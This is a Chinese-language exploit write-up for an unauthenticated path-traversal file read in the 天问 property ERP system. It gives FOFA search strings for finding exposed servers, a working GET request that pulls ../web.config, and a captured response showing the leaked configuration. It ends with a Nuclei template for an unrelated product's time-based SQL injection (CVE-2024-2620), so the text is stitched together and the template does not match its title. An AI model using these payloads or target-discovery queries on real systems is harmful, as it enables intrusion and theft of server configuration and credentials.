
T2-1天问-物业ERP系统-任意文件读取

漏洞描述：

影响版本：

天问物业ERP系统 docfileDownLoad.aspx 接口处存在任意文件读取漏洞，未经身份验证的攻击者可以利用此漏洞读取系统内部配置文件，造成信息泄露，导致系统处于极不安全的状态。

网站图片：



欢迎使用[redacted]ERP系统

企业亮点[redacted]资质

全资国有企业

川渝品牌100强企业

[redacted]务业100强企业

企业愿景：打[redacted]合服务商

网络测绘：

fofa语法：


FOFA:body="天问物业ERP系统" || body="国家版权局软著登字第1205328号" || body="/HM/M_Main/frame/sso.aspx"

漏洞复现：

payload：

```
GET /HM/M_Main/WorkGeneral/docfileDownLoad.aspx?AdjunctFile=../web.config HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
读取web.config文件



```
GET /HM/M_Main/WorkGeneral/docfileDownLoad.aspx?AdjunctFile=../web.config HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-s
Server: Microsoft-IIS/7.5
Set-Cookie: ASP.NET_SessionId=eyp
Content-Disposition: attachment;f
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 11 Mar 2024 16:48:35 G
Connection: close
Content-Length: 24394

�<?xml version="1.0"?>
<configuration>
  <system.web>
    <!-- 设置页面可以传脚本参数
    -->
    
    <pages validateRequest="false
    controlRenderingCompatibility
    <!-- 动态调试编译
          设置 compilation debug=
          false 将提高此应用程序的
          设置 compilation debug=
          插入到编译页中。因为这将
          较慢的大文件，所以应该只
          false。有关更多信息，请
          调试 ASP.NET 文件的文档
    -->
    <compilation defaultLanguage=
    targetFramework="4.0"/>
```

Yaml模板

```
id: F2-2FuJianKeLiXunTongXin-SQL

info:
  name: F2-2FuJianKeLiXunTongXin-SQL
  author: Kpanda
  severity: critical
  description: pwd_update.php接口处存在SQL注入漏洞
  reference:
    - https://blog.csdn.net/qq_41904294/article/details/136925239?spm=1001.2014.3001.5502
  tags: CVE-2024-2620,FuJianKeLiXunTongXin,SQL


http:
  - raw:
      - |
        GET /api/client/user/pwd_update.php?usr_number=1%27%20AND%20(SELECT%207872%20FROM%20(SELECT(SLEEP(6)))DHhu)%20AND%20%27pMGM%27=%27pMGM&new_password=1&sign=1 HTTP
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate, br
        Connection: close
        Upgrade-Insecure-Requests: 1

    matchers:
      - type: word
        part: header
        words:
          - '200'
      - type: dsl
        dsl:
          - 'duration>=6'
```